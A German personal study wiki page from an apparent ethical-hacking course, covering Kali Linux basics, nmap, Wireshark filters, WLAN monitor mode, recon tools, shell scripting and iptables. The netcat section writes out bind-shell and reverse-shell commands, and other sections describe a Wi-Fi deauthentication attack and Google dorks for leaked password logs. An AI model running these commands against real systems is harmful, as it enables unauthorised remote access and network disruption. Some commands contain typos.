# Hacking Akademie

Kali auf deutsch

```
sudo dpkg-reconfigure locales
```

# Wichtige Linux-Befehle

| | |
|---|---|
| `mkdir /home/kali/bin` | Den Bin Ordner in Home erstellen |
| `nano script.sh` | Skript erstenn |
| `chmod +x script.sh` | Skripte ausführbar machen |
| `mv` | move oder umbenennen |
| `cp` | kopieren |
| `grep "kali" /etc/passwd` | Datei untersuchen |
| `ip a` | ip-Adresse anzeigen |
| `netstat -nr` | Routing-Tabelle anzeigen |
| `netstat -tlpn` | Zeigt an welche ports offen sind Offene Ports |

# script.sh

```
#!/bin/sh


echo "Hallo Welt"
```

# Dienste starten, stoppen und prüfen

dienste = deamons

`ps -ef` Anzeigen von Diensten
`/etc/init.d` Hier sind die Scripte hinterlegt um Dienste zu starten
`systemctl status apache2` überprüft ob der Dienst läuft
`Systemctl start apache2` starte den Dienst
`ss -tlpn` Zeigt Ports an, die an Dienste gebunden sind

# Defense

## IDS Intrusion detection system

Erkennen von Ungewünschten oder unbekannten Datenverkehr

## IPS Intrusion Prevention Systeme

Sind inline und schützen das Netzwerk

# Tools

## Netdiscover

| | |
|---|---|
| sudo netdiscover | Private Netzwerke scannen |
| sudo netdiscover -r 10.10.1.0/24 | Zum scannen eines bestimmten Bereichs |

# Härten

- Software wird auf dem aktuellen Stand gehalten
- Unsicher Software wird nicht verwendet
- Nicht erforderliche Dienste werden deaktiviert oder deinstalliert
- Aktive Dienste werden in sicheren Umgebungen betrieben
- Nor die notwendigen Konten erhalten Administrator-Privilegien

- Alle nicht benötigten Benutzerkonten werden gelöscht oder deaktiviert
- Berechtigungen und Rechte werden restriktiv gesetzt

# Netzwerk

# Wireshark

## Mitschnittfilter

Um die Dateigröße des Mitschnitts zu redizuieren kann man den Filter anlegen.

| | |
|---|---|
| icmp | icmp |
| icmp and host 10.10.30.13 | |
| scr host 192.168.1.254 and tcp port 80 | beschränkt auf source host und port 80 |

## Anzeigefilter

| | |
|---|---|
| tcp.port == 443 | |
| ip.addr == 192.168.1.1 | |
| not arp and not tls | |
| tcp.flags.reset == set | |
| ip.src == 192.168.1.1 and dns.qry.name == "consent.google.com" | |

# Hackingtools

# Nmap

## Die Suche im Netzwerk

`nmap -sP -n 10.1.2.0/24` Arp-Scan

**Synscan** kann eine Firewall umgehen, die den Ping blockiert.

`nmap -sS -n 10.1.2.10`

Documentation

`sudo nmap -sV -O -T4 172.16.1.4`

| | |
|---|---|
| nmap -sn 10.10.0.0/27 | Ping-Scan |
| nmap 10.10.0.0/27 | Normaler nmap scan |
| nmap -sS 10.10.1.10 | Half open scan benötigt Root |
| nmap -sU 10.10.1.10 -p 53 | UDP Scan auf port 53 |
| nmap 10.10.1.10 --top-ports 15 | Scannt die 15 häufigsten ports |
| **Version und OS Detection** | |
| nmap -sV 10.10.1.10 | V ist die Versionserkennung |
| nmap -O 10.10.1.10 -v | OS Detection |
| **nmap -A 10.10.1.10 -v** | **-A ist die Rundumglückich option** |
| **NSE** | **Nmap Skript Engine** |
| | /usr/share/nmap/scripts |
| nmap --script-help http-config-backup | Hilfe zum Skript |
| -oN / -oG filename.txt | Ausgabe in einer datei in einem Bestimmten Format |
| nmap -A -oG ausgabe.nmap 10.10.1.10 | |

# Netcat

| | |
|---|---|
| `nc -v -z 192.168.1.254 80` | Portscan auf port 80 |
| `nc -lnvp 4444` | Listening Port auf Port 4444 eröffnen |
| `nc 172.16.1.133 4444` | Zu dem Server mit Listening verbindung aufbauen |

| | |
|---|---|
| `nc -nlvp 4444 > incoming.txt` | Eingang in eine Datei umleiten |
| `nc -nlvp 4444 > wget` | Dateien übertragen (empfang) |
| `nc 10.10.0.5 4444 < /usr/share/windows-resources/binaries/wget.exe` | Datei senden |
| tcpdump host 10.10.0.5 | Anzeigen von datenübertragungen |
| nc -nlvp 4444 -e /bin/bash | Die bash an den Port binden. Somit hat man eine Bind schell erstellt |
| **Reverse Shell** | |
| nc -nlvp 443 | Beim Angreifer einen Listener erstellen |
| nc 10.10.0.4 443 -e /bin/bash | Baut eine Shell beim angreifer auf (windows -e cmd.exe) |

# Vulnerability-Scanner Nessus

# Wlan Hacking

`iwconfig` listet sämtliche Wlan adapter auf.

**Mode:**

`Managed` ist der Standard. Will man den Wlan Traffic mitschneiden muss man in den `monitor` mode wechslen


1. `ifconfig wlan0 down` - Deaktiveren der Schnittstelle
2. `iwconfig wlan0 mode monitor` - Wlan0 auf Monitor Mode umstellen
3. Sollte der Adapter von einem anderen Gerät verwendet werden kann man mit `airmon-ng check kill` prüfen #
4. `ifconfig wlan0 up` - Ativiert die Schnittstelle wieder

# WLAN Sniffing

Befindet sich der Wlan-Adapter im Monitor mode kann mit `airodump-ng wlan0` die Liste der Verfügbaren Netzwerke angezeigt werden.

Gibst du keine weiteren Parameter an, wird nur das 2,4 GHz Band betrachtet. Ergänzt du den Parameter **–band a**, so arbeitet **airodump-ng** auf dem 5 GHz Band.


Im unteren Abschnitt werden identifizierte WLAN-Knoten (Stations) angezeigt. Die Liste zeigt neben der zugeordneten BSSID die MAC-Adresse der Station, die Funksignalstärke und andere Daten.



Im nächsten Schritt möchten wir einen einzelnen Access Point (BSS) mit den darin befindlichen Stationen anzeigen lassen und den Mittschnitt parallel in eine Datei schreiben. Dazu gibst du die BSSID des Senders, den Kanal und eine Ausgabedatei als zusätzliche Parameter mit an:

```
airodump-ng –bssid <BSSID> –channel <Nr> –write <Datei> wlan0mon
```


Wie die nachfolgende Abbildung zeigt, werden parallel zur Live-Ansicht im Terminal diverse Dateien mit dem Mitschnitt angelegt.



Deauthentication-Paket senden

Natürlich hilft uns hierbei wieder ein Tool, sodass wir diesen Vorgang nicht manuell durchführen müssen. An dieser Stelle bringen wir **aireplay-ng** aus der bereits bekannten Aircrack-Suite ins Spiel. Geht es darum, Pakete zu generieren um diese einem WLAN zu injizieren dann ist aireplay-ng das Tool der Wahl. Mit der Option **–deauth** führen wir einen Deauthentication-Angriff durch. Sie benötigt die Angabe der Anzahl an Paketen, die gesendet werden sollen. Mit **-a** geben wir die BSSID an und die Option **-c** legt die MAC-Adresse des Opfers fest.

Wird der Befehl ausgeführt, beginnt **aireplay-ng** die Deauthentication-Pakete zu senden.



# Tor Browser

Website für Hidden services: https://onion.best

https://duckduckgo.com/?q=the+hidden+wiki&t=bravened&ia=web

# Die Phasen des Hacking

# Reconnaissance (Informationsbeschaffung)

- Passive Discovery:
  - Suchmaschinen
  - Analyse der Website
  - Social Media-Analyse
- Active Discovery
  - Port Scanning
  - Vulnerability Scanning
  - Enumeration

## Passive Discovery

- Suchmaschinen
- WHOIS
- DNS-Footprinting
- Website-Analyse
- E-Mail-Footprinting
- Social Media-Analyse

## Active Discovery

- Banner Grabbing
- Port Scanning
- Vulnerability Scanning
- Enumeration

## Netcraft

https://searchdns.netcraft.com/

Wayback Machine

https://web.archive.org

Shodan

https://shodan.io/dashboard

## Google Suche

allintext:username password filetype:log

In Domains suchen

site:hacking-akademie.de intext:password

## Recon-NG

Zunächst Workspace erstellen

`workspaces create kfz-liebl.com`

Marketplace zum installieren von Modulen

`marketplace refresh`

`marketplace info all` alle anschauen lassen

`marketplace search` verkürzte Form

`marketplace search whois`

`marketplace info recon/domains-contacts/whois-pocs` Modul info anzeigen lassen

`marketplace install recon/domains-contacts/whois_pocs` Modul installieren

`moduls load recon/domanis-contacts/whois_pocs` Modul akivieren

`info` Zeigt dann die Informationen zum Modul an

`options set SOURCE kfz-liebl.com`

`run` startet das Modul

## Interesante Module

discovery/.../Intresting_files

# Content Discovery

# System Hacking

# Linux-Skills

## Rechtewerweiterung Privilige-Escalation

file .pwsec - gibt den Dateityp an

man -k passord - Manpages durchsuchen nach einem bestimmten Wort

## Dateien Finden

`echo $PATH` Zeigt an wo befehle gesucht werden

`locate password`

`find /home/nina -name *password* 2>/dev/null`

`ls -ld /home/nina/daten` zeigt das Verzeichnis an

`find /home/nina -name *password* -type f -user max`

`find /home/max ! -user max` Um dateien zu finden die **nicht** Max gehören

`grep password datei1.txt`

`grep -i password datei1.txt Datei2.txt` mit -i ignorieren wir die groß und kleinschreibung

`grep -i password ~/*` Druchsucht das Homeverzeichnis

`grep -i password  * .\*` Versteckte dateien durchsuchen (ohne backslash, machts sonst kursiv)

`grep -ir password Projektdaten/* Projektdaten/.*` Rekursiv suchen

## Dateimanipulation und -anlayse

### cut

`cut -f 1 -d ":"` Mit cut kann man Ausgaben zerteilen. F gibt dabei das feld an und -d den delimiter

**Beispiel**: `cat /etc/passwd | cat -f 1 -d ":"`

**Beispiel**: `cat /etc/passwd | cat -f 1,7 -d ":" | grep -v nologin` mit -v kann man sachen ausblenden, die man nicht sehen will

### Sort

`sort` - Sortiert die Ausgabe nach dem Alphabet

**Beispiele:** `sort -r -u` Sortierung umkehren mit -r und auf unique mit -u damit werden doppelte Einträge aussortiert

### uniq

Zählen von Einträgen

`sort log | uniq -c`

### sed

Streaming-Editor

`sed -i "s/bash/zsh" passwd` : s = ersetzen, /bash = danach wird gesucht, /zsh = dadurch wird das nachdem gesucht wird ersetzt

`sed /^bob:/d passwd` löscht die Zeile mit Bob

# Shellskripte

Standard Verzeichnis für Skripte ist /home/user/bin

Skripte in dem Verzeichnis können direkt aufgerufen werden, wenn der Ordner in echo $PATH angezeigt wird. Ist dies nicht der Fall, dann kann der in .bashrc oder vergleichbaren Dateien der genutzten Shell hinterlegt werden.

## Variablen

```
#!/bin/bash
#Definition einer Variablen
ALTER=25

# Diese Ausgabe vunktioniert nicht.
echo "Dies ist ihr $ALTERster Geburtstag"

# Diese Ausgabe funktioniert.
echo "Dies ist ihr ${ALTER}ster Geburtstag"
```

```
# Einfache Hochkomma ' funktionieren anders als "

# Variablenausgabe
VAR1="Script"
VAR2="ing"
echo $VAR1$VAR2
```

```
#!/bin/bash

var1="Hallo Welt"
# Variablen dürfen nicht mit einer Zahl beginnen und Außer _ keine Sonderzeichen
# Keine Leerzeichen zwischen Name und = und Wert

# Variable ausgeben
echo $var1

# Variable in Text einbinden
echo "Der Wert der Variablen var1 lautet:" $var1". Mehr nicht"
```

# Vordefinierte Variablen

```
# Die User-ID auslesen

echo "Deine User-ID ist: " $UID
```

Weitere können über die Man-Page von shell gefunden werden.

# IF THEN ELSE

```
# test

test -d /etc && echo "Verzeichnis" # Prüft ob /etc ein Verzeichnis ist und gibt Verzeichnis aus

test -f /etc && echo "Verzeichnis" || echo "Datei" #Prüft ob /etc eine Datei ist und gibt Datei aus
```

```
# If in der Shell

if test -d /etc
then
```

```
echo "Verzeichnis"
fi

# In einem Script

#!/bin/bash

# Wir testen eine Bedingung

OBJEKT="/etc"
if test -d $OBJEKT
then
  echo "Bei $OBJEKT handelt es sich um ein Verzeichnis"

elif test -f $OBJEKT
then
  echo "Bei $OBJEKT handelt es sich um eine Datei"

else
  echo "Bei $OBJEKT handelt es sich weder um eine Datei noch um ein Verzeichnis"
fi
```

Mit [[ ]] kann man Test ersetzen. Ist die gängigere Konvention.

```
# Root oder nicht root?

if [[ $UID -eq 0 ]]
then
  echo "Das Skript wird mit Root-Rechten ausgeführt"
else
  echo "Das wird nicht mit Root-Rechten ausgeführt"

fi

# Mehrer Bedingungen
if [[ -d /etc && -e ~/bin/bedingugnen.sh ]] # Testet ob /etc ein Verzeichnis ist und bedingungen.sh existiert.

if [[ -d /etc && ! -e ~/bin/bedingugnen.sh ]] # NICHT mit !
```

# Error Handling

```
# Fehler liefern einen Wert > 0 in der Variablen ?
# Exit Status oder Rückgabewert kann in der Man Page nachgelesen werden.

#!/bin/bash

#Root oder nicht root?

TEST_USER="root"
ACTIVE_USER=$(id -un)

if [[ "$ACTIVE_USER" != "$TEST_USER" ]]; then
  echo "Der aufrufende User ist nicht $TEST_USER"
  exit 10
fi
echo "Das Skript wurde ordnungsgemäß ausgeführt!"
exit 0
```

# Beispiele

Benutzereingabe

## Befehlssubstitution

```
# Befehle direkt Verwenden
echo $(id - nu) # gibt den User direkt aus
```

# Windows Programm in Kali

Unter `/usr/share/windows-resources/binaries` findet man Programm die man unter Windows nutzen kann. Z.B. Netcat

## Network Hacking

Bind Shell

Reverse-Shell

# Blueteam

## Firewall iptables

**Regeln anzeigen:** `iptables -L` mehr Details: `iptables -nvL`

## Regeln anlegen

| | |
|---|---|
| `iptables -A INPUT -p icmp -j DROP` | Hängt mit -A eine neue Regel an. -p gibt das Protokoll wieder. und DROP sagt das die Verbindung unterbunden werden soll |
| `iptables -A INPUT -s 192.168.1.150 -p tcp --dprot 22 -j DROP` | -s = Source<br>--dport = Destination Port |
| `iptables -I INPUT -p tcp --dport 80 DROP` | Hängt die Regel vorne dran (Regeln die vorne sind, werden als erstes bearbeitet. Spezifische Regeln müssen immer weiter oben stehen) |
| `iptables -D INPUT 5` | Löscht die 5. Regel |
| `iptables -I INPUT 2 -p tcp --dport 22 -j ACCEPT` | Input auf Position 2 |

Diese Regeln werden nur Temporär erstellt.

Regeln mit einem Skript erstellen

```
#!/bin/bash

# Regelwerk zurücksetzen
iptables -F
iptables -t nat -F
iptables -t mangle -F
iptables -t raw -F
iptables -X

iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
```

```
# Bespielregeln
iptables -A INPUT -p icmp -j DROP
iptables -A INPUT -p tcp --dport 80 -j DROP
```

in Debian bei Start das Skript ausführen

`apt install iptables-persistant`

`iptables-save`

`iptables-restore`

---

Revision #19
Created 24 January 2024 12:53:58 by Hermann
Updated 11 October 2024 05:05:31 by Hermann